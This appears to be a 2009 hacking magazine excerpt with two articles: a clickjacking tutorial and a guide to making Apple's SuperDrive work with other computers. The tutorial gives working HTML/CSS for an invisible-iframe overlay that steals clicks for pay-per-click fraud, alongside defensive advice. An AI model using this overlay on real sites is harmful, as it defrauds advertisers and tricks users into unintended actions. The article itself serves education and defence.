An electronics engineer since 1998 he is extremely keen about information technology and security. He currently works as a project manager for an Internet software house in Bari, Italy.

MARCO LISCI

The Real World Clickjacking

Difficulty

This article will show you the new technique of web attack. You will get to know how easily common users clicks on a web site can be stolen. Description of this technique will help you to understand this process and present you the difficulties in protecting yourself from it. Believe me it is not easy.

WHAT YOU WILL LEARN...

How a clickjacking attack works

CSS z-indexing and iframe Hacks

WHAT YOU SHOULD KNOW...

Basics of HTML and CSS

Standard html click behaviour

In this article you will find a real world example of the Clickjacking attack. This attack is based on HTML and CSS hacks and it's very difficult to protect yourself from it. We'll see a way that a bad hacker can use to steal common users clicks on a web site. These clicks can be used for whatever the hacker wants. Pay attention to the technique for there are only a few fixes for this problem. I am presenting this attack for the purpose of understanding this issue and trying to avoid a click steal.

The beginning

The clickjacking attack is the most discussed hacking argument of the moment. Why? Because it's powerful, it's unstoppable, and it's dangerous. The clickjacking attack started at Owasp NYC AppSec 2008 in September, when there was a scheduled discussion by Robert Hansen and Jeremiah Grossman about this new impressive web attack. But the event was cancelled by Adobe and other important vendors because at the time there was no fix. The IT Companies asked to postpose the event until a fix was ready. This brought attention to the Clickjacking argument. The problem affects all the web standards and how a web page is displayed to the user. A definitive solution would be to rewrite the web standards and the web browser. Do you remember the DNS problem? The internet is growing and new problems are growing.

Basics of Clickjacking

The name Clickjacking refers to stealing a user click on a web site to do something that the user wouldn't intentionally do. Javascript anyone? Every good programmer knows how to use a click that triggers a Javascript Event. Almost everything can be done with that triggered event. This is the reason people deactivate the Javascript function in their browser; the Javascript function is easily resolved. The real clickjacking technique however is advanced because it permits a click steal without Javascript. Even with Javascript turned off, every common browser is affected by this problem and every web site can implement this hack. The technique of Clickjacking is in the iframe tag and in the z-index opacity rule of the css style sheet. A clickable element in an iframe and from another domain can hide behind an element on the top of the real page. There is no use for a line of Javascript or PHP code, only HTML and CSS can make the user believe they are clicking an element on the front page, but instead they are clicking an element on hidden page.

A normal web page

Figure 2 is a normal web page on the Internet. It's a simple guide that can be downloaded in a pdf Version. Also a smart user will think that is a normal and non dangerous web page because it doesn't Javascript code or some

strange animated banner. But it is not a normal web page. It's a page where some malicious programmer can steal your click and do whatever he wants with it. In this article we'll learn how a malicious hacker can steal the user click on the Download the pdf here button and use it on a pay per click advertising button to collect money.

Unveiling what's under the hood

A clickjacking attack needs multiple things in order to work properly. First, the attacker needs to load the content he wants users to click on in an iframe. Second, the attacker sets the CSS opacity property to 0 on the iframe. This makes the iframe content invisible. Third, the attacker creates a webpage that covers the entire webpage in the iframe, except for the part of the iframe he wants a user to click on. If the entire webpage was not covered, other links on the webpage in the iframe may cause the cursor to change to a hand, notifying the user that something strange is going on. Last, the attacker creates an HTML element that spans the element he wants users to click on in the invisible iframe, sets the CSS z-index property to be behind the invisible frame, and positions the element over the invisible element in the iframe that the attacker wants the user to click on. The point of creating this element is to entice users to click on this spot.

Our example content in the invisible iframe contains a pay-per-click advertisement. Figure 3 shows both the invisible iframe layer and the visible web page layer at the same time. Figure 2 shows what a real clickjacking attack looks like, where the opacity of the top layer, the visible attacker page layer, is 1, and the opacity of the second layer, the invisible iframe layer, is 0.

Therefore, if a user attempts to click on Download the pdf here, the user actually clicks on the pay-per-click advertisement at *http://localhost:8888/back.html*. The user gets no feedback from the button because the page resulting from the click loads in the hidden iframe. The attacker just used the user's click to make money. Figure 6 shows what back.html actually looks like (see Listing 1).

Choosing the target page

The CSS class that is related to the iframe is the `.attacksite class`. In this class there is a simple rule: opacity: 0. This will assure that the page is not viewable. In the html, the iframe has only two other options: the width and the height set so that it's possible to use the absolute positioning and the scrolling disabled to avoid any scroll bars in the background. In the source field it's possible to add every external web site. These simple lines of code permit the insertion of a fully functioning exertnal 0 opacity web site in your page. The next step is creating the fake top page.

The fake top page

In our example, the first area of the hidden web page is covered by headings and text. The only part that is not covered is the last part of the paid banner. That is the area where the malicious hacker will put the fake button. The result is that only that fake button area is effectively clickable.




Figure 1. *All started at Owasp NYC AppSec 2008*




Figure 2. *A simple and interesting web page can hide a lot*

Listing 1. *HTML and CSS source*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
                      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
                      transitional.dtd">
<html>

<title>A real world example of Clickjacking.</title>

<head>

<style>

.ClickJack{
background-color:#0066FF;
color: #ffffff;
font-weight:bold;
font-size:20px;
position:absolute;
top:450px;
left:700px;
z-index:-10;
padding: 0px 20px 0px 20px;
}

.attacksite{
opacity:0.2;

}

.ourpage{
position:absolute;
top:10px;
left:20px;
width: 1000px;
opacity:1;
}

h1 {
font-size: 30px;
color:#0066FF;
}

h2 {
font-size: 20px;
color:#666666;
}

p {
font-size: 15px;
color:#333333;
}


</style>

</head>

<body>

<br>

<iframe id="attacksite" class="attacksite" width="1000"
                      height="600" scrolling="no" src="http:
                      //localhost:8888/back.html"></iframe>

<span class="ClickJack"> Download The Pdf Here </span>

<div class="ourpage">

<h2>We Proudly Presents</h2>

<h1>
The Ultimate Hacking Guide.
</h1>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi ut aliquip ex ea commodo consequat.
Duis aute irure dolor in reprehenderit in voluptate velit esse
cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat
cupidatat non proident, sunt in culpa qui officia deserunt mollit
anim id est laborum.

</p>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi ut aliquip ex ea commodo consequat.
Duis aute irure dolor in reprehenderit in voluptate velit esse
cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat
cupidatat non proident, sunt in culpa qui officia deserunt mollit
anim id est laborum.

</p>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi ut aliquip ex ea commodo consequat.
Duis aute irure dolor in reprehenderit in voluptate velit esse
cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat
cupidatat non proident, sunt in culpa qui officia deserunt mollit
anim id est laborum.

</p>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi ut aliquip ex ea commodo consequat.
Duis aute irure dolor in reprehenderit in voluptate velit esse
cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat
cupidatat non proident, sunt in culpa qui officia deserunt mollit
anim id est laborum.

</p>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam. Ut enim ad minim veniam. Ut
enim ad minim veniam.

</p>

</div>

</body>

</html>
```

In the code you'll find that the part that rules the top web page is the `.ourpage` class. Using absolute positioning assures that every browser will display the same position, avoiding bad alignment that will invalidate the area covering and the fake button.

The `.ClickJack` class rules the positioning of the fake button. In the html section there is a div that has `.ourpage` class and a span element that has the `.ClickJack` class. The most important thing is that the fake button is not really a button but only a span element without link. This is because the button has to be behind. If you create a real button, when you click on it the button will not do anything.

The span element makes clicking a behind element possible. The span element is not really clickable, but behind there is an area of the hidden page that is really clickable.

The result

In our web server we simulated a paid per click banner and the result is shown in the figure. When you click on the download the pdf here button you are clicking on the banner and the behind page will be redirected to the paid link.

Remember that if you want to view the results you have to set the opacity of the two layers at 0.5. In this case you can view the transparent layers and understand how this Clickjacking method works.

Solutions

No real fix for clickjacking attacks exist. The underlying problem exists in how browsers implement the HTML standards, specifically iframe's and CSS opacity and z-order properties. Keep in mind that the same things that make clickjacking possible are used by web programmers without malicious intent. This makes fixing the problem quite difficult.

For the client, a few solutions are available. One fix is to use a text-based browser such as Lynx. Lynx does not have the layering problems graphical browsers have. Another fix is to use Firefox with the `NoScript` extension. NoScript provides clickjacking protection





Figure 3. *Now you can understand the problem*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>

<title>A real world example of Clickjacking.</title>

<head>

<style>

.ClickJack{
background-color:#0066FF;
color: #ffffff;
font-weight:bold;
font-size:20px;
position:absolute;
top:450px;
left:700px;
z-index:-10;
padding: 0px 20px 0px 20px;
}

.attacksite{
opacity:0;

}

.ourpage{
position:absolute;
top:10px;
left:20px;
width: 1000px;
opacity:1;
}

h1 {
font-size: 30px;
color:#0066FF;
}

h2 {
font-size: 20px;
color:#666666;
}

p {
font-size: 15px;
color:#333333;
}


</style>

</head>

<body>
```

Figure 4. *The CSS part*



```
</head>

<body>

<br>

<iframe id="attacksite" class="attacksite" width="1000" height="600" scrolling="no" src="http://localhost:8888/back.html"></iframe>

<span class="ClickJack"> Download The Pdf Here </span>

<div class="ourpage">

<h2>We Proudly Presents</h2>

<h1>
The Ultimate Hacking Guide.
</h1>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris
nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident,
sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris
nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident,
sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris
nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident,
sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris
nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident,
sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam. Ut enim ad minim veniam. Ut enim ad minim
veniam.
</p>

</div>

</body>

</html>
```

Figure 5. *The HTML part*

On the 'Net

- *http://blogs.zdnet.com/security/?p=1972* – The First article about Clickjacking.
- *http://sirdarckcat.blogspot.com/2008/10/about-CSS-attacks.html* – Clickjacking examples.
- *http://hackademix.net/2008/09/27/clickjacking-and-noscript/* – The NoScript Plugin.
- *http://blog.guya.net/2008/10/07/malicious-camera-spying-using-clickjacking/* – The WebCam ClickJacking.
- *http://ha.ckers.org/blog/20081007/clickjacking-details/.*
- *http://www.planb-security.net/notclickjacking/iframetrick.html.*
- *http://ejohn.org/blog/clickjacking-iphone-attack/.*
- *http://www.sectheory.com/clickjacking.htm* – The original Hansen & Grossman.
- *http://www.owasp.org/index.php/OWASP_NYC_AppSec_2008_Conference.*




Figure 6. *The "behind" web page*

Figure 7. *A zoom on the fake button*

by blocking embedded content from untrusted domains. However, for non-advanced users, neither solution is acceptable.

For webmasters and developers, one solution is available. If a webmaster or developer wants to prevent their site from being involved in click fraud, they can add some JavaScript to prevent their site from being loaded in an iframe. Unfortunately, if a user disabled JavaScript in the browser, this solution does not work. To prevent your website from being loaded in an iframe add the code in this Listing to your webpages:

```
<script type="text/javascript">
  if (top != self) top.location.href =
              self.location.href;
  </script>
```

With this code, if someone loads your web page in his web page, the visitor will be immediately redirected to your web page without iframe.

Conclusion

Do not try to steal user clicks and do not try this hack on a real web site. If you want to try it, create a local web page with a paid per click behaviour. We wrote this article because it's important to know that someone can steal your click, so keep your eyes open. Install Firefox with the NoScript plugin and use that Javascript code if you produce web sites. This is the only method to prevent clickjacking attacks. Beware of the fact that in this article we've shown you using the Clickjacking method to convert a click on a paid per click advertising but this hack can be used, if you're logged in a reserved web app, to convert your click into something more dangerous. In the On the Web section, there are useful links to view of what is possible with the Clickjacking attack. Beware of your click.

Marco Lisci
... is a System Engineer and IT Consultant interested in creativity applied to computer systems. He works on informative systems, network infrastructure and security. After a long period as Web Chief in creative agencies founded BadShark Communications, a web, video and audio, Seach Engine Optimization (SEO), advertising, and security company. Stay tuned on: badsharkcommunications.com.

MARCO RAMILLI

Apple Super Drive. Set It Free

Difficulty

Last year Apple came out with MacBook Air and with it a CD/DVD reader and writer for the smallest Personal Computer in the world.

The Super Drive is an affordable, portable, well designed DVD writer sold by Apple which works only with the Air family. Its price is $99 and it is one of the most lightweight DVD recorders around the globe, just 0.71 pounds (approximately 320 grams). It also works great with DVD+R and DVD-R dual layer which is able to write at up to 4x. As you might guess by the weight, it is also one of the smallest recorders in commerce; almost noiseless and easily carried in a small pocket. It has lots of merits, but it cannot run over any other PCs.

This paper describes an easy hack to make the Super Drive hardware work with other computer brands using a $9 (shipping price excluded) [1] usb controller. In fact, Apple's Super Drive is cheaper than competing models, and it is a handy DVD burner to keep in your pocket. This paper will explain how easy it is to hack "closed devices" by replacing modified controllers with standard ones. Sometimes conducting hardware hacks is more efficient in terms of time and costs than generating software hacks. This is an example where the hardware hack is convenient and easy. All you need is a Centrix controller, a soldering iron, and careful reading.

The Hack

Lots of people in different blogs and forums [2], claim that Apple *Super Drive* (SD) works only with *MacBook* Air because it uses more than 500mA; that is the standard power supplied. The first experiment used a `Y` cable. On one side, this cable has two USB connectors and on the other side just one USB connector to draw power from two sources. If SD keeps more than 500mA, the cable will provide enough energy to refill the gap between `X` (the requested power) and 500mA provided by default. This trick cannot go further, in fact there is yet a limit on, 500mA + 500mA = 1000mA but it is reasonably far from the used hardware. This first experiment failed showing that the problem was not due to the power supply.

After this failure, the focus moved to the SD's problem analyzing the Machintosh HD folders and seeking some useful Kernel Extension (KEXT) modules. The first attempt was to compare the MacBook Air's KEXT files to MacBook Pro's KEXT using a simple *"show diff" script* over ssh to grab the module. The original idea was to replace the right modules in the Mac or PC with OS X where the reader needs that SD to run, but no significant modules could be found. The problem was neither of the drivers.

The last chance was to replace the USB firmware's controller. The apple USB controller, or IDE Bridge, like other electronic devices uses some standard component but does not have standard firmware. Some hours later, after trying to replace the Apple firmware with a standard one [3], having too many compatibility problems, this step ended.

WHAT YOU WILL LEARN...

A simple example of hardware hacking. Setting Apple Super Drive Free to be used in all PC/MACs

WHAT YOU SHOULD KNOW...

Just a little about soldering

While everything was getting worse, a nice idea came from the web [4]; replacing all the USB controllers with another one. This mission looked impossible because there is not much space inside the SD. Moreover, replacing everything could be dangerous for our original SD. Anyway, I decided to go ahead and trusting a few online pictures [4] from Flickr, I made a good choice. It was not easy to perform this experiment from the pictures without any guide, but the first step was to open SD. The SD is a design product, so if you want to open it without making any scratches, you have to use soft tools and pay lots of attention. What you need is a simple magnetic card (I've used the SafeWay customer card) levering on the internal edge of SD. You have to lever all around the edges before you see a complete SD opening. After that you should note some little screws next to the edges which keep the burner hardware secure. Unscrew them and you get a totally disassembled SD as shown on Figure 1.

The next step is to detach the USB controller from the DVD reader/writer by pulling hard. As you may see, if you are disassembling your SD, there is a big difference between Apple USB controller (Blue) and the Centrix one (Green) which has a huge USB connector soldered over it. You need to desolder the USB connector and to solder the USB cables coming from the Apple USB Controller which fit perfectly. Using high temperature solder, remove the USB on board connector and attach the cables in the right way following the Apple controller soldered cables and the new USB bridge data sheet.

Unfortunately this is not enough. If you try to connect the new controller to the burner and close the Super Drive, you will notice that the new USB controller doesn't fit properly. In fact the 12 Mhz crystal makes the board too large for the Super Drive space. What is needed, is to relocate the crystal. Desoldering this fragile component is, in our opinion, the most difficult step to make the Super Drive free to run everywhere. Using high temperature and a thin pincer, remove the crystal, remembering too much heat can damage the crystal. If for some reason the crystal breaks, the Super Drive will not be able to synchronize the reading and the writing phases.

Making a long link between the crystal and the board might be a bad idea. In fact, synchronization might be ineffective since there is no on-board crystal. The long link may introduce a delay or may disturb the signal by capturing noise from the board. Once you found the right position for the 1,2Mhz crystal you may close your Super Drive paying attention not to damage the cables. The SD locking seems to be an easy procedure, but it is very easy to make some mistakes by pressing too hard on the metallic case.




Figure 1. *Disassembled Super Drive*




Figure 2. *Super Drive with Centrix USB controller*

If you push too hard flexing the case you might have some problems on disk ejection. So when you are closing the case try to be as delicate as possible. That's all. No additional drivers and no additional cables. Everything used requires standard components and every computer recognizes them. Now connect the SD to a PC or to another MAC. It will work perfectly.

Conclusion

This paper shows how to transform the Apple Super Drive in order to create a great, cheap DVD burner working on all platforms. The reader is taken through different steps and different failed experiments before finding these [4] pictures which show a possible but not yet proven procedure. Like other famous hardware hacks, Nintendo WII and Sony Playstation, the main idea is to change/upgrade or bypass the particular hardware component causing the problem with another standard one which can be easily used from normal drivers. At the beginning, everybody was skeptical about that, but since no other solutions come to mind, the only way to follow was to proceed in that way.

